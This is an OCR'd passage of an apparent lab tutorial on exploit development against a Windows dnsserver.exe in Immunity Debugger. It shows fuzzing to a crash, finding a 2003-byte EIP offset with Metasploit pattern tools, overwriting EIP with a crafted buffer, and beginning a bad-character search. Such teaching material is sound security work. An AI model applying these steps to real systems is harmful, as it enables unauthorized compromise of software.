
Enter code:




Ctrl + x to exit
Y – to save
Enter to return to main screen


Confirm Immunity is running (lower right)

Run seh20
Enter: ./seh20 hit enter





You can see the program running in the cmd prompt box for dnsserver.exe
Use ctrl + c to exit the program





It shows that the fuzzing crashed at 12800 bytes.
You can run this many times and get the crash at different locations.

Go into Metasploit to generate a string to 4000.

```
/opt/metasploit-framework/tools/exploit/pattern_create.rb -l 4000
```

```
The "-l" in the above code is for length (the - is not a minus sign)
```






Copy generated string of characters

3 – FINDING THE OFFSET

Create a shell
Create seh21
cp seh20 seh21

open seh21
nano seh21


Paste copied string into code and adjust code as needed
We no longer need time for sleep
We no longer need a wall loop so we can just say try



Exit seh21

Confirm Immunity is running (lower right)

Run seh21
./seh21 hit enter




You can see it ran everything through…
You can see the EIP value is 30664339 (this is the value we want to control).

Go back to PuTTY and change from pattern_create.rb to pattern_offset.rb

```
/opt/metasploit-framework/tools/exploit/pattern_offset.rb -l 4000 -q 30664339
```

```
The switch of -l 4000 is our offset
The switch of -q is our finding 30664339
```



It shows that the exact match offset is at 2003 bytes


Now we're going to overwrite the EIP
What has been found is that there are 2003 bytes before the EIP and the EIP is the next 4 bytes.


4 – OVERWRITING THE EIP

Create seh22
cp seh21 seh22

nano seh22

Replace offset with shellcode






The reasoning is…we know that there are 2003 bytes before the EIP so by writing the shellcode as we change at 2003 so we can see where the EIP is


shellcode = “A” * 2003 we get to where the EIP is at and then it shifts to 4 B’s
shellcode = “A” * 2003 + “B” * 4

There will be 2003 A’s written (41’s) and then shift to 4 B’s (42’s) so we should see 42424242 on the EIP when we overwrite it.

Confirm Immunity is running (lower right)

Run seh22
./seh22 hit enter






We see Access Violation (lower left) and Paused (lower right).
So, what happened

EAX a bunch of A's
EBP 41414141
EIP 42424242

We can see that we only sent 4 B's and they all landed on the EIP…this means we control the EIP…
Now we look for bad characters.

5 – FINDING BAD CHARACTERS

Go to google and find badchars





Copy badchars from google and paste into seh23

This already has the null byte (“\x00\) taken out, but be sure it is removed which is the first character (b”\x00\x01\)
Remove x00


Copy seh22 to seh23
cp seh22 seh23

open seh23
nano seh23





